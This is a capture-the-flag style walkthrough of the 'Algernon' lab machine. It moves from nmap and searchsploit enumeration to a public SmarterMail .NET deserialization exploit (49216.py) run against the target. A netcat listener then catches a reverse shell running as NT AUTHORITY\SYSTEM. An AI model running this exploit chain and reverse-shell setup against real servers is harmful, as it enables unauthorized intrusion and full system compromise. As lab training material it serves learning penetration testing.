Algernon (Public exploit to root)

Nmap


```
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 04-29-20  09:31PM       <DIR>          ImapRetrieval
| 07-11-22  08:08AM       <DIR>          Logs
| 04-29-20  09:31PM       <DIR>          PopRetrieval
|_04-29-20  09:32PM       <DIR>          Spool
| ftp-syst:
|_  SYST: Windows_NT
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
9998/tcp open  http          Microsoft IIS httpd 10.0
| uptime-agent-info: HTTP/1.1 400 Bad Request\x0D
| Content-Type: text/html; charset=us-ascii\x0D
| Server: Microsoft-HTTPAPI/2.0\x0D
| Date: Sun, 04 Dec 2022 01:27:26 GMT\x0D
| Connection: close\x0D
| Content-Length: 326\x0D
| \x0D
| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML
4.01//EN""http://www.w3.org/TR/html4/strict.dtd">\x0D
| <HTML><HEAD><TITLE>Bad Request</TITLE>\x0D
| <META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>\x0D
| <BODY><h2>Bad Request - Invalid Verb</h2>\x0D
| <hr><p>HTTP Error 400. The request verb is invalid.</p>\x0D
|_</BODY></HTML>\x0D
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was /interface/root
|_http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-12-04T01:27:29
|_  start_date: N/A
|_clock-skew: -55s
```

All ports

```
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
9998/tcp  open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
17001/tcp open  remoting      MS .NET Remoting services
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
```

Http port on 9998



Searching for exploits for the build version. The build version can be found by inspecting the source.

```
var stProductVersion = "100.0.6919";
var stProductBuild = "6919 (Dec 11, 2018)";
```

```
┌──(root㉿kali)-[~/pg/practice/Algernon]
└─# searchsploit smartermail
------------------------------------------------------------------------------
-- ---------------------------------
 Exploit Title
|  Path
------------------------------------------------------------------------------
-- ---------------------------------
SmarterMail 16 - Arbitrary File Upload
| multiple/webapps/48580.py
SmarterMail 7.1.3876 - Directory Traversal
| windows/remote/15048.txt
SmarterMail 7.3/7.4 - Multiple Vulnerabilities
| asp/webapps/16955.txt
SmarterMail 8.0 - Multiple Cross-Site Scripting Vulnerabilities
| asp/webapps/16975.txt
SmarterMail < 7.2.3925 - LDAP Injection
| asp/webapps/15189.txt
SmarterMail < 7.2.3925 - Persistent Cross-Site Scripting
```

```
| asp/webapps/15185.txt
SmarterMail Build 6985 - Remote Code Execution
| windows/remote/49216.py
SmarterMail Enterprise and Standard 11.x - Persistent Cross-Site Scripting
| asp/webapps/31017.php
smartermail free 9.2 - Persistent Cross-Site Scripting
| windows/webapps/20362.py
SmarterTools SmarterMail 4.3 - 'Subject' HTML Injection
| php/webapps/31240.txt
SmarterTools SmarterMail 5.0 - HTTP Request Handling Denial of Service
| windows/dos/31607.py
-------------------------------------------------------------------------------
-- -------------------------------
```

We will use SmarterMail Build 6985 - Remote Code Execution

Foothold & Root

This exploit requires the .NET port of 17001 inable to work. This port will recive the payload and exploit a .NET deserilaztion vulnerablity.

```
┌──(root㉿kali)-[~/pg/practice/Algernon]
└─# nmap -p 17001 192.168.68.65
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-03 21:09 EST
Nmap scan report for 192.168.68.65
Host is up (0.077s latency).

PORT      STATE SERVICE
17001/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

Change the script to include your target host and your listening port.

Run the script and you should be returned with an NT Authority shell.

```
┌──(root㉿kali)-[~/pg/practice/Algernon]
└─# python3 49216.py
```

```
┌──(root㉿kali)-[~/pg/practice/Algernon]
└─# rlwrap nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.49.68] from (UNKNOWN) [192.168.68.65] 49924

whoami
nt authority\system
PS C:\Windows\system32>
```